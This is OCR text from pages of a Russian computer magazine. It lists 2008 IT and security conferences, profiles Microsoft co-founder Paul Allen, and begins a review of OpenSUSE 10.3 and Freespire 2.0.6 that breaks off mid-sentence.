
Первая канадская конференция по информационным технологиям. В этом году была очень насыщенная программа, а среди докладчиков присутствовали именитые: Johnny Long, Joanna Rutkowska, Dan Kaminsky и Richard Reiner.

Что: Shmoocon
Где: Вашингтон, США
Когда: 15-17 февраля
Сайт: www.shmoocon.org

Эта хакерская конференция на восточном побережье США привлекает уникальной программой мероприятий. Можно потягаться с другими хакерами в конкурсе Capture the flag, показать себя крупным дядям, построив с нуля корпоративную сеть, или поучаствовать в соревновании по веселым аркадным игрушкам — кому что нравится.

Что: RSA Conference 2008
Где: Сан-Франциско, США
Когда: 7-11 апреля
Сайт: www.rsaconference.com

25% ее участников являются CISSPs (сертифицированными специалистами по информационной безопасности), 37% имеют в этой сфере десятилетний опыт, 20% работают в компаниях с более 50 000 работников, причем некоторые имеют в распоряжении бюджеты свыше миллиона долларов, являясь директорами и ведущими специалистами. Со всеми ними ты сможешь пообщаться, посетив пафосную RSA 2008.



Что: AsiaBSDCon 2008
Где: Токио, Япония
Когда: 27-30 марта
Сайт: http://2008.asiabsdcon.org

Что: UA Web
Где: Киев
Когда: март 2008 года
Сайт: http://dev.uaweb.ru

Что: MySQL Conference & Expo
Где: Санта-Клара, Калифорния, США
Когда: 15-18 апреля
Сайт: http://en.oreilly.com/mysql2008

Что: DEFCON 16
Где: Лас-Вегас, США
Когда: с 4 по 6 августа
Сайт: www.defcon.org

Только не говори, что ни разу не слышал о «Дефконе». Ведь «Дефкон» — это квинтэссенция крутости. Прикинь, как на тебя посмотрят друзья-компьютерщики, когда ты небрежно кинешь им: «На выходные слетаю на Defcon». Это что-то вроде саммита «Большой восьмерки», только для гуру взлома. Сюда съезжаются руководители отделов безопасности IT-гигантов, независимые мастера взлома, говорят, даже сотрудники ФБР. Конференция существует уже 15 лет и за это время стала элитарным клубом для гуру без намека на попсовость.

Лучшие умы хак-андеграунда делают доклады о самых нашумевших уязвимостях за год, о способах защиты. Некоторые уязвимости обнародуются именно на «Дефконе». Кроме того, там ты с легкостью можешь встретить Джоанну Рутковскую, Циммермана и вообще любого из тех, о ком мы пишем в X-profile.

Организует фестиваль компания Black Hat. Цены весьма божеские — вход стоит 100 баксов.

Что: CARDEX & IT SECURITY 2008
Где: Москва
Когда: 24 по 26 сентября
Сайт: www.cardexpo.ru

Включив в плеере известную песенку про кардера Джакса, в сентябре можно отправиться в Экспоцентр, для того чтобы посетить выставку, посвященную безопасности банковских систем, кредитных карт и вообще информационных систем. Отличная возможность узнать, как работает современная антифрод-система в банковских учреждениях. Такой опыт не помешает :].

Что: ASSEMBLY Winter 2008
Где: Тампере, Финляндия
Когда: последняя неделя февраля
Сайт: www.assembly.org

Я не знаю, где живут самые лучшие писатели демок, но то, что их чертовски много в Скандинавии, это точно. ASSEMBLY — образцовая демо-вечеринка, наверное, крупнейшая и лучшая в мире. Проводится она с 1992 года. Упор делается исключительно на demo-scene и ни на что кроме. Самые разные номинации: Amiga, PC, C64, Intro. Повсюду тысячи мониторов и дисплеев ноутбуков — это надо видеть своими глазами. Доберешься — передай привет Abyss'у из Future Crew, главе оргкомитета пати.

«Я буду вполне доволен, если меня запомнят как человека, который с удовольствием работал в команде единомышленников над созданием новых технологий, как человека, который пытался создавать полезные для общества вещи»

«Я воодушевлен, что поддерживаю один из самых фантастических проектов в мире, который ищет ответы на некоторые фундаментальные вопросы о нашей Вселенной и существовании иных цивилизаций» (о финансировании астрономического центра)



X-Profile

ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /

Второй после Билла!

Имя: Пол Аллен (Paul Allen)
Возраст: 54 года
Место проживания: Сиэтл, США
Состояние: 16,8 миллиарда долларов
Сайт: www.paulallen.com
Один из основателей империи Microsoft

Биографическая справка

Пол родился в 1953 году в Сиэтле. Отец его был библиотекарем, что не помешало Аллену учиться в самой престижной школе города. В той же школе, где обучался Гейтс. Увлечение компами Пола было просто сумасшедшим, он просиживал за терминалом дни напролет. В одном из интервью Гейтс вспоминал, что аттестат Аллену выдали только после того, как его мать погасила задолженность в 200 долларов за использование машинного времени. Учился Пол в то время, когда использование компьютеров было роскошью. Положение спас один из деловых центров в Сиэтле — родители мальчика пристроили его и Билла Гейтса туда в качестве бета-тестеров. Денег им за это никто платить не собирался, зато за обожаемыми компьютерами можно было проводить время совершенно бесплатно. Профессионалы, работавшие в центре, помогали Полу в изучении программирования. Потом центр обанкротился и закрылся, а знания и опыт остались.

В 1971 году Пол поступает в Вашингтонский университет. Тогда же они с Гейтсом создают свою первую фирму — Traf-O-Data. Фирма занималась тем, что разрабатывала программы для составления графиков и маршрутов движения общественного транспорта. Первый блин традиционно оказался комом. Но деньги на покупку нового компа на базе Intel 8008 у друзей появились.

В 1974 году они пишут для MITS интерпретатор BASIC. В 1975-м регистрируют Micro-soft, дефис из названия которой впоследствии, как известно, будет убран.

В 1981 году IBM ищет разработчиков операционной системы для своих компьютеров. Аллен и Гейтс покупают Q-DOS у Тима Паттерсона, причем за копейки. По некоторым сведениям, они за покупку отдали чуть больше тысячи долларов — точная сумма сделки неизвестна. На основе купленного кода Пол и Билл делают свою ось — PC-DOS. IBM покупает ее за несколько десятков тысяч баксов, и с каждого проданного компьютера с предустановленной PC-DOS Майкрософту идут проценты. Говорят, сейчас в бизнес-школах эту историю приводят как пример ошибки менеджмента IBM.

Позиции товарищей в MS изначально распределились так: Пол Аллен был больше кодером, технарем, а Гейтс занимался финансами, продвижением. Это, конечно, в некотором роде огрубление — всю работу они делали вместе, но тем не менее это отражает сферы их интересов.

Ну а дальше биография Аллена должна была стать частью истории успеха Microsoft, но... В 1982 году врачи ставят ему диагноз — болезнь Ходжкина. Эта болезнь является одной из форм рака. Полу на тот момент было 30 лет. Год лечения дал результаты — Аллен стал чувствовать себя значительно лучше. Но из компании, стремительно превращающейся в корпорацию, ему все же пришлось уйти. Впрочем, второй по величине пакет акций позволял не думать о том, на что жить.



Аллен и Гейтс

Проекты

После ухода из Microsoft Пол взялся за собственные проекты. Первый — Asymetrix, фирма, основанная в 1985 году. Она занималась созданием средств разработки, причем таких, которые должны были позволить писать свои программы даже далеким от кодинга людям. Увы, но успеха у продукта не было.

Следующая попытка — Skypix. Теперь Пол занялся разработкой стандарта спутниковой связи. Снова миллионные вложения, снова, казалось бы, интересные разработки, но слишком дорогие для реализации в то время.


В 1992 году создается Interval Research Corp. — научная лаборатория, так толком и не предоставившая публике своих достижений. Поговаривают, что в нее Аллен вложил от 0,25 до 1 миллиарда долларов. В 2000 году штат сотрудников был распущен с требованием неразглашения экспериментов. Что изобретали эти ученые в стенах компании Аллена?..

Пол и сегодня занимается бизнесом, инвестируя деньги в разные компании. Не забывает он и благотворительности, спонсируя фонды для поддержки больных раком и СПИДом, финансирует фестивали и университеты.

Хобби

Является владельцем баскетбольного (в НБА) и футбольного (в Национальной футбольной лиге, речь идет об американском футболе) клуба.

Играет на гитаре, поклонник Джимми Хендрикса. Любит шахматы. Как и многие очень богатые люди, часто отдыхает на собственной яхте. Поговаривают, что также увлекается игрой в карты.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Новинки по осени считают

ОБЗОР ПОПУЛЯРНЫХ LINUX-ДИСТРИБУТИВОВ — ОСЕНЬ 2007

Так уже повелось, что разработчики Linux-дистрибутивов почти весь год кормят нас альфами и бетами, а выставляют на наш суд свои творения осенью. Прошедший октябрь не стал исключением — релизы объявлялись один за другим. Мы тщательно протестировали три популярных дистрибутива со средой KDE — OpenSUSE 10.3, Freespire 2.0.6, Mandriva One 2008.0 — и сегодня представляем тебе отчет об этих новинках.

OPENSUSE 10.3

Краткая информация о дистрибутиве

Сайт проекта: http://ru.opensuse.org
Производитель: Novell, Inc.
Дата выхода: 4 октября 2007 года
Лицензия: Novell
Аппаратные платформы: x86, x86_64, Power PC
Системные требования: Intel Pentium или AMD CPU, 256 Мб RAM и 4 Гб (KDE) или 1 Гб минимум + 256 Мб под swap
Kernel 2.6.22.5, GCC 4.2.1, Glibc 2.6.1, KDE 3.5.7, X.org 7.2, Compiz 0.5.4, OpenOffice.org 2.3

Предыдущая версия OpenSUSE была выпущена почти год назад, в декабре 2006-го. Для повышения качества alpha/beta тестирование длилось почти полгода, а цикл разработки увеличился. Для загрузки на сайте проекта доступны CD- и DVD-образы, собранные для разных архитектур. В случае CD-варианта придется выбирать образ с KDE 3.5.7 или Gnome 2.20. В DVD-версии доступна и бета KDE 4.0. В CD-варианте с KDE, о котором и будем говорить далее, поддерживается только английский язык. Другие локализации можно установить, используя пакеты из репозитария или диск Extra Languages. Отдельный образ Add-On CD содержит несвободное ПО. Если планируется установка по сети с HTTP, FTP, NFS, SMB или с жесткого диска, можно использовать мини-CD с минимальным набором, обеспечивающим только загрузку системы. Кстати, практически одновременно с релизом стала доступна и русскоязычная документация по дистрибутиву (ru.opensuse.org).
Кроме традиционной загрузки с привода система также устанавливается посредством PXE-загрузки или даже прямо из Windows. В последнем случае после ответа на три вопроса мастера диск может вообще больше не понадобиться, так как дальнейшая установка может быть выполнена из репозитария OpenSUSE. Процесс установки сложностью не отличается, выбираем русский язык и следуем указаниям YaST. Бросается в глаза обилие

различных вариантов восстановления системы, предлагаемых в процессе установки. Это большой плюс, так как пользователь любого уровня сможет без проблем привести в порядок упавшую систему. Если производится установка 64-битного варианта на 64-битную платформу, нажав клавишу <F7>, можно изменить архитектуру устанавливаемой системы на 32-битную (правда, загружать ее придется из репозитария). Кстати, разработчики не изменили своим традициям и подарили своим поклонникам очередное «пасхальное яйцо». При нажатии клавиши <F8> появляется переливающееся изображение фирменного хамелеона, убирающееся по <F9>.
Привод DVD обозначен как /dev/sr0. Вслед за Fedora OpenSUSE перешел на использование libata, поэтому никаких /dev/hda не будет. В процессе анализа устройств YaST выдает запросы на активацию некоторых модулей найденных устройств, например для работы с USB-накопителями. Неоднократно отмечалось, что новый релиз станет более понятен для начинающих пользователей; очень сомневаюсь, что они поймут и по достоинству оценят подключение модулей. В процессе установки можно подключить сетевые репозитарии и включить дополнительный диск. После анализа системы YaST предложит свой вариант установки, в том числе разметку жесткого диска, выбор приложений, региональные установки. Нам остается только щелкнуть кнопочку «Принять» — все остальное YaST сделает сам. При ручной разметке разделов можно указать любую из файловых систем: swap, ext2/3, ReiserFS, XFS и JFS. Хотя при выборе последней появляется сообщение о том, что эта файловая система не поддерживается OpenSUSE, так как недостаточно протестирована и может неправильно интегрироваться в систему. Есть возможность указать дополнительные параметры монтирования и зашифровать файловую систему, в том числе и корневую. Сам процесс установки, даже на далеко не самом современном оборудовании, занимает всего минут 20.
Далее следует перезагрузка и первичная настройка системы. Причем, в отличие от установки, интерфейс YaST здесь уже исключительно на английском. Сеть может быть настроена автоматически при помощи Zeroconf/Avahi, хотя доступны библиотеки совместимости с mDNSResponder. Обрати внимание на сетевые настройки по умолчанию: протокол IPv6 включен, брандмауэр активирован, доступ по SSH закрыт. При этом весьма полезной является возможность переопределить назначение сетевых карт, указав в настройках, во вкладке «General → Firewall Zone», их принадлежность к внутренней или внешней сети, DMZ или No Zone (весь трафик блокируется). Здесь же выбирается вариант активации устройства и параметры MTU. Удобно также, что во время установки можно настроить другие виды соединений: DSL, ISDN, PPPoE и модем, разрешить доступ по VNC, а также метод аутентификации (локальный, AD, LDAP, NIS). OpenSUSE предоставляет два способа управления сетевыми интерфейсами: традиционный (ifup) и KNetworkManager. Если выбран последний вариант, у пользователя будет возможность включать и выключать сетевые интерфейсы. Флажок «Clone This System for AutoYaST» в последнем окне сохранит профиль установки в файл /root/autoyast.xml.
Специальных замеров я не производил, но загружается OpenSUSE заметно быстрее, чем все дистрибутивы, участвующие в обзоре, плюс KUbuntu. Все, начиная с загрузчика Grub и заканчивая рабочим столом, выполнено в единой зеленоватой цветовой гамме. Некоторые меню YaST уже переведены, без установки пакетов локализации. Приятно, что сразу же работает клавиатурная раскладка, переключение производится по <Ctrl-Shift>, причем предложен вариант winkeys. Вывод «glxinfo | grep rendering» на двух радеонах показал, что 3D-ускорение работает, поэтому сразу же можно оценить фичи Compiz 0.5.4. Благодаря ntfs-3g нам становится доступна запись в раздел с файловой системой NTFS.
В меню «YaST → Программное обеспечение → Репозитарии сообщества» можно дополнительно выбрать репозитарии: Packman, Guru, OSS, non-OSS. А при помощи апплета, помещенного на «Панель задач», удобно производить обновление дистрибутива. В этой версии дистрибутива впервые реализована возможность 1-Click install — для установки приложения достаточно одного щелчка мышкой. Вообще-то, щелчка часто сделать нужно целых три, но пользователям Linspire/Freespire, устанавливающим





Рабочий стол с Compiz в Mandriva



Рабочий стол Freespire


приложения с помощью Click'N'Run, гордиться особо уже и не чем.
Традиционно в дистрибутивах от Novell защиту от сетевых атак и вирусов обеспечивает комплекс AppArmor. Выбрав одноименный пункт в YaST, можно добавить профиль вручную или, используя мастер, обновить профили из репозитария, править/удалять локальные профили.
Несколько путает ситуацию то, что в OpenSUSE четыре программы настройки: YaST, Configure Desktop («Центр управления KDE»), Qt4 Setting и Sax2, которые к тому же в некоторых вопросах дублируют друг друга. На рабочем столе размещен ярлык My Computer, выбор которого покажет системную информацию (sysinfo:/). Вставленная флешка была распознана и смонтирована, однако ярлык с новым томом на рабочем столе не появился. Безопасно размонтировать подключенный накопитель можно как раз из My Computer, хотя если некоторое время его не трогать, то он размонтируется автоматически. Дистрибутив OpenSUSE 10.3 изначально поддерживает воспроизведение mp3-композиций и фильмов в популярных форматах. Если нужного кодека в системе нет, то при выборе файла появится запрос на его установку.

FREESPIRE 2.0.6 SKIPJACK


Краткая информация о дистрибутиве

Сайт проекта: www.freespire.org
Производитель: Linspire, Inc.
Дата выхода: 12 октября 2007 года
Лицензия: Freespire End User License Agreement
Аппаратные платформы: x86
Системные требования: Intel Pentium или AMD CPU, 256 Мб RAM и 4 Гб + 256 Мб под swap
Kernel 2.6.20, GCC 4.1.2, Glibc 2.5, KDE 3.5.6, X.org 1.20, OpenOffice.org 2.2

После своего основания (2001 год) компания Lindows, Inc. занималась разработкой дистрибутива LindowsOS, отличающегося улучшенной совместимостью с приложениями Windows за счет использования Wine API. Однако позднее эта затея была оставлена в пользу упрощенной системы установки программ Click'N'Run (CNR), базирующейся на дебиановском APT, к которому был добавлен графический интерфейс и подписка на репозитарий. Название нового дистрибутива не понравилось корпорации Microsoft, которая сразу же подала в суд иск о созвучности Lindows с Windows. Кончилось все тем, что основатель компании Майкл Робертсон разбогател на $20 млн, продав торговую марку, а дистрибутив стал называться Linspire (от Linux и inspire — «вдохновлять»).
В августе 2005 года в Сети появилась бесплатная неофициальная версия дистрибутива, в LiveCD-варианте получившая название Freespire, а уже в апреле 2006-го было официально объявлено о новом дистрибутиве, который будет поддерживаться открытым сообществом. Позиционировался Freespire как законченное десктоп-решение, работающее «из коробки». В него изначально включены все необходимые (в том числе и закрытые) драйверы и поддержка мультимедийных форматов (mp3, Windows Media, Real Networks, Java и Flash). В качестве обозначений основных релизов Linspire/Freespire используются названия рыб, которые обитают в водоемах, расположенных около штаб-квартиры компании. Первая версия особой популярностью не пользовалась; в августе этого года вышла вторая версия, за основу которой взят KUbuntu 7.04, а не Debian, как это было раньше. Таким образом, Freespire кратко можно охарактеризовать как KUbuntu + проприетарное ПО + кодеки + драйверы для графических карт ATI и nVidia, Wi-Fi адаптеров, Win-модемов и других устройств. В октябре вышел Linspire 6.0, а разработчики Freespire обновили релиз до 2.0.6.
Загрузка дистрибутива напоминает Ubuntu, только по умолчанию предлагается установить Freespire на жесткий диск или использовать диск в качестве LiveCD. Выбор русского по <F2> практически ничего не дает, поэтому можно и не стараться. Если нажать на клавишу <Esc>, последует запрос на выход из графического режима установки в консольный, что само по себе интересно; в Ubuntu приходится использовать диск alternate.
После загрузки тебя встретит окно мастера предварительной настройки, который задаст кучу вопросов. Выбор ответа приводит к запуску специфического приложения из KDE, вроде KUser. Последний шаг — предложение подписаться на сервис CNR (www.cnr.com). Не знаю, почему разработчики посчитали, что пользователю будет удобно каждый раз при запуске в LiveCD настраивать параметры с помощью мастера, тем более что система сама все отлично находит (по крайней мере мне оборудование настраивать не пришлось).
Firefox с линком на CNR назван просто — Web Browser. Очевидно, количество наложенных патчей не позволило назвать Огненного Лиса его настоящим именем. В качестве поискового сервиса используется, как обычно, Google, но в раскрывающемся списке можно найти еще несколько ссылок, в том числе и Live Search, — сказываются последствия сделки с Microsoft. Почтовый клиент, ярлык которого помещен на панели, запускает приложение, названное также просто — Email, в народе он более известен как Thunderbird. Только Pidgin избежал участи переименования.
Кстати, на обоях можно прочитать неприметную надпись (по умолчанию она прикрыта панелью), что-то вроде «Powered by Ubuntu».
Все разделы на жестком диске были найдены, хотя без эксцессов не обошлось. Ярлыки для FAT и NTFS были вынесены на рабочий стол, а разделы, отформатированные в ReiserFS и ext3, сразу же смонтированы в /mnt. Интересно, что корневой раздел, на котором установлен KUbuntu, так и помечен — /mnt/ubuntu. Попытка смонтировать FAT- и NTFS-разделы щелчком по ярлыку привела к выдаче ошибки. Но в Gnome Partition Editor (GParted) FAT-раздел смонтировался без проблем, а для NTFS был затребован недостающий модуль.
Неудобно, что в файловом менеджере Konqueror по умолчанию спрятана адресная строка — тяжело сориентироваться, где в данный момент находишься.



Мастер установки Freespire



Рабочий стол и меню OpenSUSE

Меню KDE разработчики несколько изменили, все программы собраны по категориям в Run Programs. Для новичка, может, это и удобно, а так приходится выполнять дополнительные телодвижения, чтобы запустить нужную программу. Остальные пункты в корне меню отвечают за доступ к документам, поиску, помощи и настройкам. Особо радует пункт Terminate Application, запускающий xkill. Очевидно, разработчики не совсем доверяют своему детищу и подстраховываются на всякий случай. Все основные настройки производятся в KDE'шном Control Center, здесь больших сюрпризов нет. Из доступных языков интерфейса в списке только английский. В дополнительном подменю Additional Options можно найти ATI Control, Firestarter (настройка брандмауэра), GParted, ссылку на каталог для автозапуска программ и некоторые другие. В общем, запутаться здесь в чем-то сложно. В трее висит и KNetworkManager, отвечающий за настройку сети. Кроме этого, на рабочем столе расположены ярлыки: CNR, Computer (некий аналог Моего компьютера в Windows), Network Share Manager (монтирование сетевых ресурсов), GParted (изменение и монтирование разделов диска). Здесь же находится ярлык Install Freespire, выбор которого

